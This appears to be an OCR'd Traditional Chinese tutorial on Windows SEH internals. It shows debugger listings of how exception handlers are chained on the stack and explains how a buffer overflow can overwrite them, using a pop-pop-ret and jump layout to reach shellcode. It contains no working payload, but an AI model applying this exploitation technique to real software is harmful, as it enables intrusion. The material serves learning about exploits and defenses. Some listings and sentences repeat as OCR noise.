舊的Handler會被往下擠

CPU - main thread, module ConsoleA

```
004014F0  $ 55          PUSH EBP
004014F1  . 8BEC        MOV EBP,ESP
004014F3  . 6A FF       PUSH -1
004014F5
004014FA
00401500
00401501
00401508
```


SEH chain of main thread

Address	SE handler
0012FF78	ConsoleA._except_handler4
0012FFC4	ntdll.770DE13D

註冊Handler的關鍵在這一行:

mov fs:[0], esp

我們做執行這行指令看看...



可以看到我們main裡面寫的try註冊的Handler，
被擺到了第一位，如果執行發生問題
Thread就會停止之行當下狀況，並且跳入
ConsoleA.004023B0

CPU - main thread, module ConsoleA

```
004014F0   $ 55              PUSH EBP
004014F1   . 8BEC            MOV EBP,ESP
004014F3   . 6A FF           PUSH -1
004014F5   . 68 B0234000     PUSH ConsoleA.004023B0
004014FA   . 64:A1 0000000(  MOV EAX,DWORD PTR FS:[0]
00401500   . 50              PUSH EAX
00401501   . 64:8925 00000(  MOV DWORD PTR FS:[0],ESP
00401508   . 51              PUSH ECX
```

SEH chain of main thread

Address	SE handler
0012FF3C	ConsoleA.004023B0
0012FF78	ConsoleA._except_handler4
0012FFC4	ntdll.770DE13D

[EBP-10]
[EBP-4],

但如果ConsoleA.004023B0沒辦法幫我們解決問題

那麼就會找下一個Handler： ConsoleA._except_handler4 做執行

CPU - main thread, module ConsoleA

```
004014F0   $ 55            PUSH EBP
004014F1   . 8BEC          MOV EBP,ESP
004014F3   . 6A FF         PUSH -1
004014F5   . 68 B0234000   PUSH ConsoleA.004023B0
004014FA   . 64:A1 0000000( MOV EAX,DWORD PTR FS:[0]
00401500   . 50            PUSH EAX
00401501   . 64:8925 00000( MOV DWORD PTR FS:[0],ESP
00401508   . 51            PUSH ECX
```

SEH chain of main thread

Address	SE handler
0012FF3C	ConsoleA.004023B0
0012FF78	ConsoleA._except_handler4
0012FFC4	ntdll.770DE13D

[EBP-10]
[EBP-4],

因此如果每個Handler都無法解決問題時，
就會執行到系統在創建Thread時幫你註冊的Handler：
ntdll.770DE13D
(然後就會彈出崩潰的提示視窗然後殺除Process)

CPU - main thread, module ConsoleA

```
004014F0   $ 55              PUSH EBP
004014F1   . 8BEC            MOV EBP,ESP
004014F3   . 6A FF           PUSH -1
004014F5   . 68 B0234000     PUSH ConsoleA.004023B0
004014FA   . 64:A1 0000000(  MOV EAX,DWORD PTR FS:[0]
00401500   . 50              PUSH EAX
00401501   . 64:8925 00000(  MOV DWORD PTR FS:[0],ESP
00401508   . 51              PUSH ECX
```

SEH chain of main thread

Address	SE handler
0012FF3C	ConsoleA.004023B0
0012FF78	ConsoleA._except_handler4
0012FFC4	ntdll.770DE13D

[EBP-10]
[EBP-4],

至於系統怎麼找下一個Handler的？


根據SEH Chain的表，你可以看到0x12FF**負責儲存Handler

而當前這一列的SE Handler執行後無法解決問題，

就會撈出這一列的Address（例如0x12FF3C）

提取出它的保存值（0x12FF78）

他指向下一列的起點



阿我講這麼多幹嘛？

不知道你有沒有注意到，Handler註冊方式為：

```
PUSH ConsoleA.004023B0
MOV EAX,DWORD PTR FS:[0]
PUSH EAX
MOV DWORD PTR FS:[0],ESP
```

這意味著Handler的保存表是放在Stack內的
意味著我們Buffer Overflow發生時
Handler是可以覆蓋掉的

```
PUSH ConsoleA.004023B0                                  SE handle
MOV EAX,DWORD PTR FS:[0]
PUSH EAX
MOV DWORD PTR FS:[0],ESP
```

```
0012FF3C  0012FF78 x  ↕.Pointer to next SEH recor
0012FF40  004023B0 ?@.  SE handler
0012FF44  FFFFFFFF
```

Buffer

Next

Handler

Input Start

我們目標建構的攻擊Payload

Padding

Buffer

Next

Handler

Input Start

我們目標建構的攻擊Payload

Input Start

另外一件很哭爸的事情是...

當系統把控制權轉移給Handler時，

ESP會整個大偏移


意思是，
如果我們想跳返回shellcode，
基本上很困難

意思是，
如果我們想跳返回自訂的shellcode，
基本上很困難

但如果這次Handler沒辦法解決問題，
系統得找查下一個Handler是誰
所以雖然ESP會面目全非，
但是[ESP+8]固定會指向Next

Next空間是唯一我們可以利用
返回原始Stack的指標，要好好利用

pop - pop - ret




Padding	myNext	RIP

Buffer

Next

Handler

Input Start




Buffer

Next

Handler


Input Start


long jump
short jump
pop - pop - ret
Padding
sec Jump
myNext
RIP

